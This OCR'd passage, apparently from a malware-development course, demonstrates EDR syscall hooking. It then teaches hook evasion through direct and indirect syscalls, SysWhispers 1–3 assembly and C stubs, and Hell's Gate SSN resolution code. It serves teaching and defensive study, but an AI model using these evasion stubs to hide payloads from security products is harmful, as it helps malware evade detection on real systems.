
This section utilizes a DLL file which, when injected into a process, will use the Minhook Library to install a hook on `NtProtectVirtualMemory` in order to gain insight into the operations of EDRs about syscall hooking. The hook installed is equipped with the capability of dumping the memory's contents if it is set to be executable (`RX` or `RWX`). Furthermore, the process will be terminated if a `RWX` memory region is detected.

The DLL source code is available for download for testing purposes. It is not necessary to understand the code at this time, however, it contains extensive comments to make it easier to understand.


EDR Hooking Demonstration

This section demonstrates how an EDR can block the execution of a certain payload using syscall hooking. The *APC Injection* code will be the malicious binary in this demo.


1.Running the program without hooking `NtProtectVirtualMemory`.



2.Injecting *MalDevEdr.dll* into ApcInjection.exe using Process Hacker



3.The DLL is injected, and it detects `RX` (this is related to the DLL injection)



4.Pressing the Enter key on the ApcInjection.exe console, triggers a call to `NtProtectVirtualMemory`, setting `0x0000025041080000` as `RWX` memory, this address is then dumped by the DLL to the screen. The content that was dumped is the Msfvenom calc payload.

Explanation

When `ApcInjection.exe` uses `VirtualProtect` with a `PAGE_EXECUTE_READWRITE` argument, it's intercepted by `MalDevEdr.dll`. `MalDevEdr.dll` will use the base address passed to `VirtualProtect` to dump the contents of that memory region. Since the memory region is being changed to `RWX`, `MalDevEdr.dll` terminates the program and blocks the payload from being executed, which is something Windows Defender Antivirus was not able to do.

This proof of concept demonstrates the power of API hooking in detecting and monitoring a program at runtime. In real-world scenarios, EDRs will typically hook a wider range of syscalls, enhancing their ability to detect malicious actions.

Bypassing Userland Syscall Hooks

Using syscalls directly is one method of bypassing userland hooks. For example, using `NtAllocateVirtualMemory` instead of the `VirtualAlloc/Ex` WinAPIs when allocating memory for the payload. There are other several ways that syscalls can be called stealthily:

- Using Direct Syscalls
- Using Indirect Syscalls
- Unhooking

Direct Syscalls

Evasion of userland syscall hooking can be achieved by obtaining a version of the syscall function coded in the assembly language and calling that crafted syscall directly from within the assembly file. The challenge lies in determining the syscall service number (SSN), as this number varies from one system to another. To overcome this, the SSN can be either hard-coded in the assembly file or calculated dynamically during runtime. A sample crafted syscall in an assembly file (`.asm`) is presented below.

Rather than calling `NtAllocateVirtualMemory` with `GetProcAddress` and `GetModuleHandle` as previously done in this course, the assembly function below can be utilized for the same result. This eliminates the need to call `NtAllocateVirtualMemory` from within the NTDLL address space where hooks are installed, thereby avoiding the hooks.

```
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, (ssn of NtAllocateVirtualMemory)
    syscall
    ret
NtAllocateVirtualMemory ENDP

NtProtectVirtualMemory PROC
    mov r10, rcx
    mov eax, (ssn of NtProtectVirtualMemory)
    syscall
    ret
NtProtectVirtualMemory ENDP

// other syscalls ...
```

This method is utilized in tools such as SysWhispers and HellsGate both of which are discussed in upcoming modules.

Indirect Syscalls

Indirect syscalls are implemented similarly to direct syscalls where the assembly files must be manually crafted first. The distinction lies in the absence of

the `syscall` instruction within the assembly function, which is instead jumped to. A visual representation is shown below.

The assembly functions for `NtAllocateVirtualMemory` and `NtProtectVirtualMemory` are shown below.

```
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, (ssn of NtAllocateVirtualMemory)
    jmp (address of a syscall instruction)
    ret
NtAllocateVirtualMemory ENDP

NtProtectVirtualMemory PROC
    mov r10, rcx
    mov eax, (ssn of NtProtectVirtualMemory)
    jmp (address of a syscall instruction)
    ret
NtProtectVirtualMemory ENDP

// other syscalls ...
```

Indirect Syscalls Benefit

The benefit of performing indirect syscalls over direct syscalls is that security solutions will look for syscalls being called from outside of the NTDLL address space and consider them suspicious. With indirect syscalls, the syscall instruction is being executed from NTDLL's address space as how normal syscalls should be. Therefore, indirect syscalls are more likely to slip past security solutions than direct syscalls.

Indirect syscalls will be covered in the advanced modules.

Unhooking

Unhooking is another approach to evade hooks in which the hooked NTDLL library loaded in memory is replaced with an unhooked version. The unhooked version can be obtained from several places, but one of the common approaches is to load it directly from disk. Doing so will remove all the hooks placed inside the NTDLL library.

Unhooking will be covered in the advanced modules.

65. Syscalls - SysWhispers

Syscalls - SysWhispers

Introduction

SysWhispers is a tool that evades syscalls hooking via direct syscalls. There are several versions of SysWhispers which have different features. The difference between the versions will be discussed in this module.

SysWhispers

SysWhispers generates header/ASM file implants to enable direct system calls on 64-bit systems. It supports syscalls from Windows XP to Windows 10 19042 (20H2). The supported Windows versions are limited since the syscall number (SSN) can be altered with each Windows update. Therefore, a direct syscall implementation for a particular syscall on Windows 10 1903 may not be compatible with the same syscall on Windows 10 1909, and vice versa.

Since the same syscalls may have different SSNs on different versions of Windows, SysWhispers checks the Windows version of the target system at runtime and sets the SSN manually to the correct version.

SysWhispers - NtMapViewOfSection Example

SysWhispers uses a Python script to generate two files (example). The SSNs are derived from the Windows X86-64 System Call Table and are hardcoded into the created assembly file. The assembly functions then determine which SSN to use.

SysWhispers Sample Output

The assembly functions below are derived when SysWhispers is used to generate direct syscalls for `NtMapViewOfSection`.

```
// ...

NtMapViewOfSection PROC
  mov rax, gs:[60h]                           ; Load PEB into RAX.
NtMapViewOfSection_Check_X_X_XXXX:              ; Check major version.
```

```
  cmp dword ptr [rax+118h], 5
  je  NtMapViewOfSection_SystemCall_5_X_XXXX
  cmp dword ptr [rax+118h], 6
  je  NtMapViewOfSection_Check_6_X_XXXX
  cmp dword ptr [rax+118h], 10
  je  NtMapViewOfSection_Check_10_0_XXXX
  jmp NtMapViewOfSection_SystemCall_Unknown
NtMapViewOfSection_Check_6_X_XXXX:              ; Check minor version for Windows Vista/7/8.
  cmp dword ptr [rax+11ch], 0
  je  NtMapViewOfSection_Check_6_0_XXXX
  cmp dword ptr [rax+11ch], 1
  je  NtMapViewOfSection_Check_6_1_XXXX
  cmp dword ptr [rax+11ch], 2
  je  NtMapViewOfSection_SystemCall_6_2_XXXX
  cmp dword ptr [rax+11ch], 2
  je  NtMapViewOfSection_SystemCall_6_3_XXXX
  jmp NtMapViewOfSection_SystemCall_Unknown
NtMapViewOfSection_Check_6_0_XXXX:              ; Check build number for Windows Vista.
  cmp dword ptr [rax+120h], 6000
  je  NtMapViewOfSection_SystemCall_6_0_6000
  cmp dword ptr [rax+120h], 6001
  je  NtMapViewOfSection_SystemCall_6_0_6001
  cmp dword ptr [rax+120h], 6002
  je  NtMapViewOfSection_SystemCall_6_0_6002
  jmp NtMapViewOfSection_SystemCall_Unknown
NtMapViewOfSection_Check_6_1_XXXX:              ; Check build number for Windows 7.
  cmp dword ptr [rax+120h], 7600
  je  NtMapViewOfSection_SystemCall_6_1_7600
  cmp dword ptr [rax+120h], 7601
  je  NtMapViewOfSection_SystemCall_6_1_7601
  jmp NtMapViewOfSection_SystemCall_Unknown
NtMapViewOfSection_Check_10_0_XXXX:             ; Check build number for Windows 10.
  cmp dword ptr [rax+120h], 10240
  je  NtMapViewOfSection_SystemCall_10_0_10240
  cmp dword ptr [rax+120h], 10586
  je  NtMapViewOfSection_SystemCall_10_0_10586
  cmp dword ptr [rax+120h], 14393
  je  NtMapViewOfSection_SystemCall_10_0_14393
  cmp dword ptr [rax+120h], 15063
  je  NtMapViewOfSection_SystemCall_10_0_15063
  cmp dword ptr [rax+120h], 16299
  je  NtMapViewOfSection_SystemCall_10_0_16299
  cmp dword ptr [rax+120h], 17134
  je  NtMapViewOfSection_SystemCall_10_0_17134
  cmp dword ptr [rax+120h], 17763
  je  NtMapViewOfSection_SystemCall_10_0_17763
  cmp dword ptr [rax+120h], 18362
  je  NtMapViewOfSection_SystemCall_10_0_18362
  cmp dword ptr [rax+120h], 18363
  je  NtMapViewOfSection_SystemCall_10_0_18363
  jmp NtMapViewOfSection_SystemCall_Unknown
NtMapViewOfSection_SystemCall_5_X_XXXX:         ; Windows XP and Server 2003
```

```
  mov eax, 0025h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_6_0_6000:          ; Windows Vista SP0
  mov eax, 0025h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_6_0_6001:          ; Windows Vista SP1 and Server 2008 SP0
  mov eax, 0025h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_6_0_6002:          ; Windows Vista SP2 and Server 2008 SP2
  mov eax, 0025h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_6_1_7600:          ; Windows 7 SP0
  mov eax, 0025h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_6_1_7601:          ; Windows 7 SP1 and Server 2008 R2 SP0
  mov eax, 0025h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_6_2_XXXX:          ; Windows 8 and Server 2012
  mov eax, 0026h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_6_3_XXXX:          ; Windows 8.1 and Server 2012 R2
  mov eax, 0027h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_10_0_10240:        ; Windows 10.0.10240 (1507)
  mov eax, 0028h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_10_0_10586:        ; Windows 10.0.10586 (1511)
  mov eax, 0028h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_10_0_14393:        ; Windows 10.0.14393 (1607)
  mov eax, 0028h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_10_0_15063:        ; Windows 10.0.15063 (1703)
  mov eax, 0028h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_10_0_16299:        ; Windows 10.0.16299 (1709)
  mov eax, 0028h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_10_0_17134:        ; Windows 10.0.17134 (1803)
  mov eax, 0028h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_10_0_17763:        ; Windows 10.0.17763 (1809)
  mov eax, 0028h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_10_0_18362:        ; Windows 10.0.18362 (1903)
  mov eax, 0028h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_10_0_18363:        ; Windows 10.0.18363 (1909)
  mov eax, 0028h
  jmp NtMapViewOfSection_Epilogue
NtMapViewOfSection_SystemCall_Unknown:           ; Unknown/unsupported version.
  ret
```

```
NtMapViewOfSection_Epilogue:
  mov r10, rcx
  syscall
  ret
NtMapViewOfSection ENDP

// ...
```

Explanation

The PEB structure contains three members that can be used to determine the Windows OS version:

- `OSBuildNumber`
- `OSMajorVersion`
- `OSMinorVersion`

The 64-bit assembly functions generated by SysWhispers use these members to jump to the location where the correct SSN is located as a hardcoded value. The logic being utilized is essentially several if & else if statements. For example, if the target machine is Windows 10 1809 then the following logic occurs:

1. Since the *major version* member of the PEB is equal to 10, the `NtMapViewOfSection_Check_10_0_XXXX` label is executed.
2. This label then checks the *build number* of the system. In this example, that number is 1809 which makes it jump to the `NtMapViewOfSection_SystemCall_10_0_17763` label.
3. The SSN is then set to `0028h`
4. A final jump happens to the `NtMapViewOfSection_Epilogue` label where the remaining syscall instructions are executed. Recall that a syscall function has the following format:

```
mov r10, rcx
mov eax, SSN
syscall
ret
```

SysWhispers2

SysWhispers2 shares the same concept as its previous version with the main difference being that SysWhispers2 does not require the user to specify which Windows versions to support in the Python generator. This is because SysWhispers2 no longer relies on the Windows X86-64 System Call Table for the SSNs and instead uses a method called *Sorting By System Call Address*. This method eliminates the need to have the assembly instructions manually choose the SSN at runtime, resulting in smaller syscalls stubs.

Sorting By System Call Address

Sorting by system call address is a method to retrieve the SSN of a syscall during runtime. This is done by finding all syscalls starting with `Zw` and then saving their address in an array and sorting them in ascending order (smallest to biggest addresses). The SSN will become the index of the system call stored in the array.


SysWhispers2 Implementation

Sorting by system call address is done via Syswhispers2's SW2_PopulateSyscallList function which fetches NTDLL's base address and its export directory. Using that information it calculates the RVAs of the exported functions (addresses, names, ordinals). Recall the *IAT Hiding & Obfuscation - Replacing GetProcAddress* module where this was performed.

Next, SysWhispers2 checks the exported function names for ones prefixed with `Zw`. Those function names are hashed and saved into an array along with their addresses. After that, `SW2_PopulateSyscallList` sorts the addresses collected in ascending order.

To find a syscall's SSN, the SW2_GetSyscallNumber function takes the hash of the target syscall name and returns the index where this syscall hash is found in the array. The index value is the SSN of the syscall.

A visual example of the implementation is shown below.



SysWhispers2 Sample Output

SysWhispers2 is used to generate a direct syscall for `NtMapViewOfSection`.

```
.data
currentHash DWORD 0

.code
```

```
EXTERN SW2_GetSyscallNumber: PROC

WhisperMain PROC
    pop rax
    mov [rsp+ 8], rcx              ; Save registers.
    mov [rsp+16], rdx
    mov [rsp+24], r8
    mov [rsp+32], r9
    sub rsp, 28h
    mov ecx, currentHash
    call SW2_GetSyscallNumber
    add rsp, 28h
    mov rcx, [rsp+ 8]              ; Restore registers.
    mov rdx, [rsp+16]
    mov r8, [rsp+24]
    mov r9, [rsp+32]
    mov r10, rcx
    syscall                        ; Issue syscall
    ret
WhisperMain ENDP

NtMapViewOfSection PROC
    mov currentHash, 060C9AE95h    ; Load function hash into global variable.
    call WhisperMain               ; Resolve function hash into syscall number and make the call
NtMapViewOfSection ENDP

end
```

Explanation

`060C9AE95h` is the hash value in hex for the `ZwMapViewOfSection` string.
Calling `NtMapViewOfSection` will first load the hash value into the global variable `currentHash`, and call `WhisperMain`. `WhisperMain` is the function responsible for calling the previously explained `SW2_GetSyscallNumber` C function that will return the SSN using the syscall's hash value, which in this case is `currentHash`.

The `mov [rsp+XX], XXX` instructions are used to save the registers to the stack before calling `SW2_GetSyscallNumber`, and the `mov XXX, [rsp+ XX]` instructions are used to restore the registers to what they were before the `SW2_GetSyscallNumber` call. This is needed because calling `SW2_GetSyscallNumber` will change these registers' values. Finally, at the end of the `WhisperMain` function, the usual syscall instructions are there present:

```
mov r10, rcx
syscall
```

```
ret
```

Notice how the `mov eax, SSN` instruction is missing. This is because when a function is called, its returned output is stored in the `eax` register. Since `SW2_GetSyscallNumber` was called before these instructions, this means that the SSN is already stored in the `eax` register.

SysWhispers3

Recall that `syscall` is responsible for shifting the execution flow from user mode to kernel mode. Legitimate `syscall` instructions should always be executed from within the `ntdll.dll` address space. Therefore, when the `syscall` instruction is included in the binary, as was the case with SysWhispers and SysWhispers2, the `syscall` instruction occurs from outside of that address space. Therefore, a binary performing a `syscall` instruction can be an indicator of malicious intent.

The updates in Syswhispers3 are found in the SysWhispers is dead, long live SysWhispers! blog post. The summary of changes is shown below.

Changes To SysWhispers3

Instead of calling the `syscall` instruction directly from within the assembly functions, SysWhispers3 will search for the `syscall` instruction in `ntdll.dll`'s address space, perform a jump instruction and execute the `syscall` instruction. This method is utilizing the indirect syscall technique which is discussed later.

Furthermore, Syswhispers3 comes with a `jumper_randomized` option that will perform a jump to the `syscall` instruction that belongs to a random function. For example, when calling `NtAllocateVirtualMemory` with this option, the `syscall` instruction that will be jumped to, doesn't belong to `NtAllocateVirtualMemory` in `ntdll.dll`. Instead, the instruction belongs to another syscall like the `NtTestAlert` function.

Similar to the previous version, Syswhispers3 uses the sorting by system call address method to find a syscall.

SysWhispers3 Sample Output

SysWhispers3 is used to generate a syscall calling stub for the `NtMapViewOfSection` function. `Syswhispers3` output looks similar to `Syswhispers2` with the main difference being the

additional `SW3_GetRandomSyscallAddress` and `SW3_GetSyscallNumber` function calls, which are shown and explained below.

Syscalls-asm.x64.asm

```
.code

EXTERN SW3_GetSyscallNumber: PROC

EXTERN SW3_GetRandomSyscallAddress: PROC

NtMapViewOfSection PROC
  mov [rsp +8], rcx                    ; Save registers.
  mov [rsp+16], rdx
  mov [rsp+24], r8
  mov [rsp+32], r9
  sub rsp, 28h
  mov ecx, 01A80161Bh                   ; Load function hash into ECX.
  call SW3_GetRandomSyscallAddress      ; Get a syscall offset from a different api.
  mov r15, rax                          ; Save the address of the syscall {since SW3_GetRandomSy
scallAddress will return the address of the 'syscall' instruction in rax register}
  mov ecx, 01A80161Bh                   ; Re-Load function hash into ECX (optional).
  call SW3_GetSyscallNumber             ; Resolve function hash into syscall number. {Now, eax h
```

```
as the SSN}
  add rsp, 28h
  mov rcx, [rsp+8]                      ; Restore registers.
  mov rdx, [rsp+16]
  mov r8, [rsp+24]
  mov r9, [rsp+32]
  mov r10, rcx
  jmp r15                               ; Jump to -> Invoke system call. {r15 is the address of
a random 'syscall' instruction in ntdll.dll}
NtMapViewOfSection ENDP

end
```

SW3_GetSyscallNumber and **SW3_GetRandomSyscallAddress**

The `SW3_GetSyscallNumber` function finds the syscall and `SW3_GetRandomSyscallAddress` fetches the address of the `syscall` instruction of a random syscall inside of `ntdll.dll` because the `jumper_randomized` option was used.

```
EXTERN_C DWORD SW3_GetSyscallNumber(DWORD FunctionHash)
{
    // Ensure SW3_SyscallList is populated.
    if (!SW3_PopulateSyscallList()) return -1;

    for (DWORD i = 0; i < SW3_SyscallList.Count; i++)
    {
        if (FunctionHash == SW3_SyscallList.Entries[i].Hash)
        {
            return i;
        }
    }

    return -1;
}


EXTERN_C PVOID SW3_GetRandomSyscallAddress(DWORD FunctionHash)
{
    // Ensure SW3_SyscallList is populated.
    if (!SW3_PopulateSyscallList()) return NULL;

    DWORD index = ((DWORD) rand()) % SW3_SyscallList.Count;

    while (FunctionHash == SW3_SyscallList.Entries[index].Hash){
        // Spoofing the syscall return address
        index = ((DWORD) rand()) % SW3_SyscallList.Count;
    }
```

```
    return SW3_SyscallList.Entries[index].SyscallAddress;
}
```

66. Syscalls - Hell's Gate

Syscalls - Hell's Gate

Introduction

Recall that using direct syscalls is a way to circumvent userland hooks by manually executing the assembly instructions of a syscall. Hell's Gate is another technique used to perform direct syscalls. By reading through `ntdll.dll`, Hell's Gate can dynamically find syscalls and then execute them from the binary.

The Hell's Gate paper is available here.

How Hell's Gate Works

Previous modules demonstrated direct syscalls using SysWhispers. The SSN was either hard coded or found using the sorting by system call address method to determine the SSN at runtime. Hell's Gate, on the other hand, uses a different approach to finding the SSN.

Hell's Gate's approach works by searching for the SSN from within the hooked syscall's opcodes which are then called in its assembly functions.

Hell's Gate Breakdown

The complexity of the code requires the explanation to be broken into smaller subsections for easier understanding.

Syscall Structure

Hell's Gate code starts by defining the VX_TABLE_ENTRY structure. This structure represents a syscall and contains the address, the hash value of the syscall name and the SSN. The structure is shown below.

```
typedef struct _VX_TABLE_ENTRY {
  PVOID   pAddress;            // The address of a syscall function
  DWORD64 dwHash;              // The hash value of the syscall name
  WORD    wSystemCall;         // The SSN of the syscall
} VX_TABLE_ENTRY, * PVX_TABLE_ENTRY;
```

For example, `NtAllocateVirtualMemory` would be represented as `VX_TABLE_ENTRY NtAllocateVirtualMemory`.

Syscalls Table

The syscalls that are being used are kept inside another structure, VX_TABLE. Since each member within `VX_TABLE` is a syscall, then each member will be of type `VX_TABLE_ENTRY`.

```
typedef struct _VX_TABLE {
  VX_TABLE_ENTRY NtAllocateVirtualMemory;
  VX_TABLE_ENTRY NtProtectVirtualMemory;
  VX_TABLE_ENTRY NtCreateThreadEx;
  VX_TABLE_ENTRY NtWaitForSingleObject;
} VX_TABLE, * PVX_TABLE;
```

Main Function

The main function starts by calling the RtlGetThreadEnvironmentBlock function that is used to get the TEB. This is required to retrieve `ntdll.dll`'s base address via the PEB (recall the PEB is located within the TEB). Next, the export directory of `ntdll.dll` is fetched using GetImageExportDirectory. The export directory is found by parsing the `DOS` and `Nt` headers, as demonstrated in previous modules.

Next, for each syscall the `dwHash` member is initialized (e.g. `NtAllocateVirtualMemory.dwHash`) with its corresponding hash value. With each initialization, the GetVxTableEntry function is called, which is shown below. The function has been split into several parts to simplify the explanation process.

GetVxTableEntry - Part 1

```
BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory, PVX_TABLE_E
NTRY pVxTableEntry) {
  PDWORD pdwAddressOfFunctions    = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOf
Functions);
  PDWORD pdwAddressOfNames        = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOf
Names);
  PWORD pwAddressOfNameOrdinales  = (PWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfN
ameOrdinals);

  for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
    PCHAR pczFunctionName  = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
    PVOID pFunctionAddress = (PBYTE)pModuleBase + pdwAddressOfFunctions[pwAddressOfNameOrdinales[c
x]];
```

```
    if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
      pVxTableEntry->pAddress = pFunctionAddress;

      // ...
    }
  }

  return TRUE;
}
```

Part one of the function searches for a Djb2 hash value equal to the syscall's hash, `pVxTableEntry->dwHash`. Once there is a match then the address of the syscall will be saved to `pVxTableEntry->pAddress`. The second part of the function is where the Hell's Gate trick resides.


GetVxTableEntry - Part 2

```
      // Quick and dirty fix in case the function has been hooked
      WORD cw = 0;
      while (TRUE) {
        // check if syscall, in this case we are too far
        if (*((PBYTE)pFunctionAddress + cw) == 0x0f && *((PBYTE)pFunctionAddress + cw + 1) == 0x0
5)
          return FALSE;

        // check if ret, in this case we are also probably too far
        if (*((PBYTE)pFunctionAddress + cw) == 0xc3)
          return FALSE;

        // First opcodes should be :
        //    MOV R10, RCX
        //    MOV RCX, <syscall>
        if (*((PBYTE)pFunctionAddress + cw) == 0x4c
          && *((PBYTE)pFunctionAddress + 1 + cw) == 0x8b
          && *((PBYTE)pFunctionAddress + 2 + cw) == 0xd1
          && *((PBYTE)pFunctionAddress + 3 + cw) == 0xb8
          && *((PBYTE)pFunctionAddress + 6 + cw) == 0x00
          && *((PBYTE)pFunctionAddress + 7 + cw) == 0x00) {
          BYTE high = *((PBYTE)pFunctionAddress + 5 + cw);
          BYTE low = *((PBYTE)pFunctionAddress + 4 + cw);
          pVxTableEntry->wSystemCall = (high << 8) | low;
          break;
        }
```

```
        cw++;
    };
```

